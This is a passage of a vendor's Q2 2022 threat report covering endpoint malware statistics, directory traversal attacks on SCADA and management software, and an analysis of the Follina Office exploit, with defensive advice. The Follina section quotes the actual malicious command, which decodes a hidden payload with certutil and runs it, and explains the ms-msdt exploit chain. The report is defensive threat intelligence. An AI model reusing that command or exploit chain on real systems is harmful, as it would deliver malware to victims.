Defending organizations against attackers isn't a linear process. There is a wide array of security baseline documentation out there, and compliance certifications for insurance coverage and customer requirement needs. Meeting compliance minimums or simply being aware of security best practices doesn't mean it translates to good security. It takes a mixture of following through on security policies, regular auditing of inventory and permissions, and keeping up to date on the latest security patching and news – among other security practices. This report and its finding should hopefully remind you to regularly assess your company's defensive security posture and ensure you are taking full advantage of the security tooling available. Here are some defensive tips based on activity seen this quarter:

1

Securing SCADA Is No Joke

Organizations tending to SCADA systems must consider worse-case scenarios for attacker compromises. Understandably, budgets may be tight and staffing strained, but minimum-security policies must still be addressed. That means securing the perimeter as tightly as possible. The number one aim is to avoid making the systems Internet-facing or easily accessible from an Internet-facing system. This precaution may not be fitting for all SCADA system use cases, but any infrastructure considered within the realm of national security classification should be closed off to the outside world if possible. If all options to avoid this are exhausted, then ensuring that a secure channel is between the operator and system is important. Additionally, updating SCADA management software should be prioritized, especially when simple directory traversal attacks are all it takes to compromise the software.

2

Malware Maliciously Milling About

If malware is like a mole and our defense against malware is like an arm, then after a while the arm will get tired from whacking a mole. Malware continues to find new ways to poke its way onto endpoints and deliver devastating outcomes. This quarter saw notable detections of Emotet malware seeking its way onto user devices via droppers and other exploits. We are mere mortals, whacking a mole with one or two arms at a time. Wouldn't it be nice if this situation could be like the Hindu goddess Durga with numerous arms (associated with protection among other things)? While quantity is not exactly the key for protecting devices, if every arm is defending in a different way it would mimic a layered defense used by organizations. Certainly, anti-malware solutions on endpoints are critical, but for total protection using every tool at your disposal is important. Scanning encrypted traffic at the Firebox is one way to increase defenses. Others involve employing DNS and IP filtering to stop malware in its tracks from calling back to C2 servers.

3

Management Software.... Is Kind of a Big Deal

ZOHO ManageEngine Desktop Central, Oracle Enterprise Manager Grid Control, Trend Micro Control Manager, SysAid Help Desk, and ZPanel. As evidenced by most of their names, they are an IT system manager in some way or another. They all share a commonality among several of the signatures we reported on. All were at one time or another susceptible to directory traversal attacks. It is true that these vulnerabilities are from old and now-patched versions of their software, but new ones will continue to be discovered. Organizations with management software (all of them?) can try to defend against every type of network and malware attack, but ultimately, they should be prepared should an administrator's account be compromised. If management software is compromised, what are the following roadblocks to impede the attacker's endeavors? Security alerting and logging are essential to counter this. Fellow admins should get notified when new admin accounts are created, when critically listed files or massive amounts of data are being exfiltrated, or anything beyond the realm of "normal operations" should cause an alert (although you don't want to get bogged down in alerts either).



Endpoint Threat Trends



Endpoint Threat Trends

This section analyzes the malware detections on endpoints extracted from WatchGuard's Endpoint Protection, Detection, and Response (EPDR) service and unites that data with the current attack landscape. An endpoint is any device that can communicate with another device within a network. These are sometimes called nodes and include desktops, laptops, servers, mobile devices, and even virtualized versions of these devices. WatchGuard's EPDR solution monitors endpoint devices for anomalous and malicious behavior, stopping these attacks before they occur. Furthermore, EPDR uses prior detections and threat intelligence of new evasion and hacking techniques to proactively and preemptively stop attacks on endpoints before they reach further inside the network. This section allows the WatchGuard Threat Lab to unveil some of the data we gather from these efforts.

Malware Origin

Preventing malware attacks on endpoints begins by understanding the risk to them. Risk is commonly referred to in terms of assets, threats to those assets, and the risks associated with protecting or not protecting, those assets. In this case, the asset is the endpoint, and the threat is malware created by threat actors. Understanding the risk to any given asset begins by understanding the threat actor, which we call Malware Origin.

Malware Origin is the grouping of detections from EPDR into easy-to-read attack vectors, including Acrobat, AutoKMS, Browsers, Nvidia, Office, Remote Services, Scripts, and Windows. We have removed the Java attack vector due to a consistent non-detection rate – there has only been one detection all year. Low detection rates weren't exclusive to Java, though. Malware detections showed a downward trend from Q1 to Q2 and from month to month. Figure 17 below shows the overall detections from January to June, showing a decreasing trend from March to June. Overall, there was a 20% reduction in detections from Q1 to Q2 with no logical explanation other than people taking summer holidays.

2022 Detections by Month




Figure 17: Detections by Month

Although Q2 detections trended down from Q1, not all attack vectors followed suit. Three of the eight attack vectors had increased detections – Adobe Acrobat, Browsers, and Office. The five detections that decreased from Q1 to Q2 were AutoKMS, Nvidia, Remote Services, Scripts, and Windows. So why the decreasing trend? It is because of the ratio of detections. For example, Scripts and Windows combined comprise around 95% of all quarterly detections, as shown in Figure 18. Therefore, these two attack vectors skew the whole data set, primarily Scripts.

Attack Vector Definitions

Acrobat – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

AutoKMS – AutoKMS is the generic signature for any file that illegally activates or enables Microsoft products. An example of an AutoKMS hack tool is a software key generator that illegally activates Windows, Word, or any Microsoft Office Suite product.

Browsers – Internet browsers are familiar products for all users of modern-day computers. These products are software that allows users to access the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. These browsers store information through passwords, cookies, and even stored credit cards, making them common targets for information-stealing malware.

Nvidia – Nvidia is a corporation that designs processing units, artificial intelligence systems, and other high-performance hardware and software. They are primarily known for their retail video cards used for gaming, visual design, and cryptomining. Malicious cryptomining utilizes the victim's video card to mine cryptocurrency on the attackers' behalf without the user ever knowing.

Office – The Office attack vector is the sum of all detections derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and the Office Suite executable. Not only is Microsoft Office one of the most popular business-related suite of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Remote Services – This attack vector includes all remote administration software executables. Trojans impersonating remote admin software are effective because they require ports that allow for complete remote control of machines; the most prominent being port 3389, Remote Desktop Protocol (RDP).

Scripts – Scripts, which always invoke the most detections each quarter, are those files derived from a scripting programming language. Malware utilizes PowerShell, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among many other things. Considering Windows is the most commonly attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

Windows – Under the hood, Windows-based attack vectors house the most data points of any of our attack vectors. It contains the most detections, but not in the highest quantities. The files included under the Windows name are all of those files that ship with the Windows operating system. Examples include explorer.exe, msixec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files because they exist on every Windows machine out of the box.

Q2 Attack Vectors

As stated previously, the overall detections for Q2 were down, but not across the board. This has shifted the composition of attack vectors ever so slightly from Q1. Figure 18 below shows the overall arrangement of detections for this quarter. Scripts accounted for 87% of all detections in Q2; Windows with 7%; Remote Services at 2%; AutoKMS, Browsers, and Office at 1%; and Acrobat and Nvidia had 0% of all detections but 1% combined. Considering there was a variance of detections from Q1 to Q2, we have included a figure that shows the comparison of attack vectors from each quarter. Figure 19 shows the comparison from Q1 to Q2 on a logarithmic scale.




Figure 18: Q2 Attack Vectors




Figure 19: Attack Vectors by Quarter

Browser Malware Detections

Browser detections showed a 23% increase from Q1 to Q2. What caused this? Aside from Opera and Edge, the other three browsers we collect data from – Chrome, Firefox, and Internet Explorer (IE) – all had an increase in detections. The most notable is Chrome, with a 50% increase in detections. Firefox and IE have steadily increased slightly. On the other hand, the Opera browser has shown zero detections for a quarter for the first time. Although this doesn't indicate much, Opera averages less than ten quarterly detections. One explanation for the sharp increase in Chrome detections is the introduction of various zero days that persist with the browser to this day.




Figure 20: Browser Malware Detections for Q2

Key Findings

This final subsection serves as a summary of key findings:

- Java detections have been removed entirely due to consistently low detection rates.
- There was a noticeable decrease in overall detections, likely due to summer.
- Five attack vectors decreased in detections this quarter as opposed to last quarter – AutoKMS, Nvidia, Remote Services, Scripts, and Windows.
- Three attack vectors increased in detections this quarter as opposed to last quarter – Acrobat, Browsers, and Office.
- The ratio of detections stayed roughly the same even with the overall detections down. Meaning there is likely no specific attack vector that contributed to the reduction.
- Chrome, Firefox, and IE all showed increases in detections, with Chrome showing the highest increase at 50%.

Top Security Incident



Top Security Incident

Follina (CVE-2022-30190)


The Rise of the Office Exploit

Microsoft Office, alongside Windows, is near ubiquitous in the professional workspace. Business users are used to receiving Word documents, Excel spreadsheets and PowerPoint presentations regularly throughout the week. It makes sense then that cybercriminals would increasingly target weaknesses in Microsoft's productivity software suite to go after victims.

It's been almost a quarter century since the Melissa virus ran rampant, infecting more than 20% of all computers worldwide. Since then, we've had numerous massive botnets from Zeus to Dridex utilize Office documents in some capacity to spread. Microsoft has done its best to help curb the spread, introducing Protected View in Office 2010 and even blocking macros in externally received documents entirely starting this year. Even as Microsoft adds protections though, cybercriminals continue to find new weaknesses that allow them to circumvent the restrictions and continue delivering malware.

Follina

On May 27, the Twitter account for nao_sec, a cyber research team from Japan, posted a tweet about an interesting malicious document they found on VirusTotal earlier that day. In their message, they included a screenshot of an external HTML file the document loaded that appeared to launch an encoded PowerShell script via the ms-msdt protocol handler.



The ms-msdt protocol handler is a shortcut for launching the Microsoft Support Diagnostic Tool using a URL. Similar to how clicking <https://watchguard.com> tells your computer to launch a web browser and open the WatchGuard.com domain, clicking `ms-msdt:xyz` tells your computer to launch the Microsoft Support Diagnostic Tool with the parameter `xyz`. Protocol handlers are used legitimately everywhere in Windows and other operating systems. The `zoom:` protocol handler will open the Zoom app (if installed), `msteams:` opens Microsoft Teams – `ms-msdt` is just another example of launching an application using a URL.

In the case of the link in this malicious document, the URL launches the Diagnostic Tool and tells it to run a PowerShell script that downloads and executes a malware payload.

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```


The Word document kicks off this attack by abusing Office Open XML (OOXML) relationships. Office documents are essentially a collection of ZIP archives containing XML and data and a manifest of relationships that link them together. OOXML relationships are how Office documents keep track of these file and data relationships.

With this exploit, the attackers embed a relationship to an external HTML file hosting the exploit code. If a victim opens the Office document and selects “Enable Editing,” which disabled the read-only Protected View default for untrusted files, Office loads up the external HTML file and ultimately launches the Diagnostic Tool.

Security researcher Kevin Beaumont was quick to pick up and analyze the vulnerability, eventually naming it Follina, half-jokingly, after a noticing number in the original sample matched up with the area code of the small town of Follina in Italy.

Follina is a bit more serious than similar Office exploits in that it also affects Rich Text Format (RTF) files, which do not support the Protected View security feature. Even more serious, a victim must only preview a malicious RTF for the embedded exploit to fire.

Within days of this discovery, researchers and defenders started identifying threat actors delivering payloads like Cobalt Strike and Mimikatz using the exploit. We saw a decent bump in detections across Firebox appliances shortly after the discovery with one of our detection signatures.



Response

Microsoft originally received reports of Follina in April 2022 and determined it was not a vulnerability. It wasn't until May 30 that Microsoft published CVE-2022-30190 with mitigation guidance (but no patch) to address the weakness. The mitigation advice involved backing up and deleting the registry key for the ms-msdt protocol handler to disable automatically opening links. While the mitigation recommendation, paired with the notoriety of the vulnerability, was probably sufficient for some organizations to deploy defenses, many more likely remained vulnerable until Microsoft released an Office patch two weeks later.

Since the disclosure of Follina, researchers have spotted it in use by threat actors around the world, ranging from smaller adversaries to full-on state-sponsored organizations. The fact that the built-in Windows Defender failed to detect the activity as malicious on victim machines made, and continues to make, Follina an appealing avenue for cyberattack.

Defensive Strategies

Even with additional protections like Protected View, Office documents remain a potent attack avenue because of the inherent trust many users place in them.



Keep Office Up to Date

All it takes is one unpatched vulnerability for an attack to squeeze through a crack in your defenses. Keeping your software updated with the latest security patches is one of the single best actions you can take in terms of bang for your buck in cyber defense.



Train Users to Act with Skepticism

Humans are a trusting species, and many users assume Office documents are perfectly safe to open. Follina proved that even previewing a document is all it takes to kick off an infection. Organizations should train their users to treat all email attachments with skepticism and when in doubt, reach out to the sender through an alternative channel like instant messaging or a phone call to confirm an email's authenticity.



Deploy Proactive Anti-Malware Tools

While exploits of the Follina vulnerability managed to evade the built-in Windows Defender detections, more advanced anti-malware tools were able to identify and block the threat day-0 due to its behaviors during execution. Modern, proactive anti-malware tools don't just look at signatures but also watch for other contextual clues during the early stages of execution, enabling them to block a threat before it completes its actions.



Conclusion & Defense Highlights



Conclusion & Defense Highlights

You've made it this far, so there's no need to recap all the trends we mentioned in every section of the report. However, let's take a high-level look at our macro learnings from Q2, and what you can do to lessen their risk.

Malware is down in volume, but I'd argue up in sophistication. More and more threats are hiding in encryption, so that's something you want to solve for, whether at a network or endpoint level – preferably both. We also see more attacks against specialized and critical systems like SCADA. While that may not affect you directly, it can help teach good lessons about the importance of segmenting highly confidential or critical systems away from other networks. Finally, malicious documents continue to provide an effective way for malicious hackers to trick users into accidentally exposing themselves to dangerous content. With those trends and analysis in mind, here are some macro-level defense strategies that can help.



Learn from the historical air gap by bringing back segmentation and zero trust

During Q2, we saw vulnerabilities that target the supervisory control and data acquisition (SCADA) software that industrial control and critical infrastructure organizations use, show up in our top 10 network attacks, which is a bit concerning. In the past, critical infrastructure systems using SCADA software were often “air gapped” as a security measure; meaning they were on completely separate and disconnected networks from the Internet and/or business networks. Unfortunately, the idea of an air gap seems to have become an outmoded practice even among critical infrastructure. They have found value in connected networks (think smart grid) so I doubt they will bring complete disconnection back.

However, that doesn't mean they shouldn't leverage the zero-trust model and segment important networks from one another via security gateways. Industrial control operational technology (OT) should be on a separate network from the SCADA technology monitoring it, with network security controls in between controlling access and scanning for threats. Meanwhile, even the SCADA monitoring technology should be on a separate network from other back-office business systems and workstations, also protected by network security controls. With this type of zero-trust setup, where only the users and devices that need to access the SCADA or OT system have said access, Internet-based attackers should never be able to exploit the type of flaws we saw in our top ten.

Finally, this tip applies to every type of business, not just organizations using SCADA. Whether it be financial systems or source code, all organizations have systems that require more confidentiality and integrity than others, since they hold your business's crown jewels. You should apply the same segmentation and zero-trust paradigms to those systems as ICS providers apply to their OT and SCADA networks.



Put in the effort to plug the hole and protect encrypted traffic

Last quarter, 81% of malware arrived over an encrypted connection. While that might be an all-time high, it's not the first time that we have reported that most malware hides in encryption. Nonetheless, very few people have configured the free HTTPS decryption capabilities of our Firebox. We understand why. Yes, it is not perfect (no network TLS decryption is). Things like certificate pinning and special clients can prevent this decryption from working, in which case it can block traffic you want to allow. However, that's why we have exceptions. You can configure these settings in a way to decrypt most traffic and still allow the niche corner cases that don't work through the decryption proxy. The only thing holding you back is the effort of doing that work and adding the exceptions when you encounter them. I get it. You already have a busy helpdesk and don't want to add more calls for the first week you add this setup. However, I can guarantee that the minor additional work it takes to tune our HTTPS proxy to your network pales in comparison to the exponentially greater work your whole organization will have if you get infected with ransomware. If you haven't added TLS decryption yet, we highly recommend you consider it.



Never expose management software directly to the Internet

During this quarter, we saw attackers trying to exploit many directory traversal vulnerabilities against the management software of various products. Nowadays, just about any network server or hardware has a web-based administrative portal for remote management. And post-pandemic, with remote work the new normal, remote administration is as important as ever. However, that doesn't mean you should just open these web administrative interfaces to the whole Internet. We highly recommend you never just publicly expose management interfaces to the Internet. Rather, use virtual private networks or zero-trust network access solutions (preferably with MFA) to only give select employees private remote access to these administrative interfaces. While we are on the subject, you can expand on the segmentation tip above by creating a complete segmented network for all your administrative network portals. In any case, if you don't expose web management to the Internet, you won't have to worry about old directory traversal flaws trying to exploit it.



Train your staff on document security best practices

Whether it be Follina or the many Word and Office vulnerabilities we see malware exploiting each quarter, we know threat actors use maliciously crafted documents to socially engineer your users into opening something that can deliver malware. Unfortunately, some users may still perceive documents as benign, not realizing how a file containing text or a spreadsheet might be weaponized. However, you know better. Word documents, Excel files, PowerPoints, even rich text format (RTF) documents all have more advanced features nowadays, which unfortunately sometimes allow attackers to leverage them to run code they shouldn't. While there are technical mitigations you can and should implement, such as patching Microsoft Office regularly and quickly, hardening Office's macro and script settings (see the conclusion from our Q1 2021 report), and using layers of proactive malware protection, at the end of the day a new document-based vulnerability may get through.

That is why user awareness training is crucial. Make sure to have a document malware section in your user awareness training. At the very least, you should remind your users that documents can indeed pose a threat. At the highest level, you want your users to always wear their skeptical hat. Polite people sometimes mistake skepticism for negativity or impoliteness. It is not. You can remain internally skeptical and questioning while still being polite. It's more about questioning the surface of any interaction you have online before making a choice. For instance, if you get an email from a partner who is asking you to check out an invoice that you are late on processing, but that partner has never emailed invoices to you, and you are pretty sure your account is up to date, you probably shouldn't immediately check out the invoice, but rather contact the partner on the phone to ask a few questions first. That might help you realize someone was just spoofing their email to try to target you. In short, we recommend you train your users to adopt polite skepticism and make sure they realize email and messaged documents can pose a big threat, so they should think and verify before opening them.

That covers the threat and attack trends we saw in Q2 2022. Hopefully, our intelligence sharing allows you to make new security decisions that better protect your network. If you want to help, tell your friends and share this free report with them. We are all connected to each other in some ways and the security of one matters to the whole. Spread this threat intelligence as far and wide as you like to help protect your business neighbors too. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com, and keep frosty online!



Corey Nachreiner

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.



Marc Laliberte

Technical Security Operations Manager

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.



Trevor Collins

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.



Ryan Estes

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.



John Schilling

Intrusion Analyst

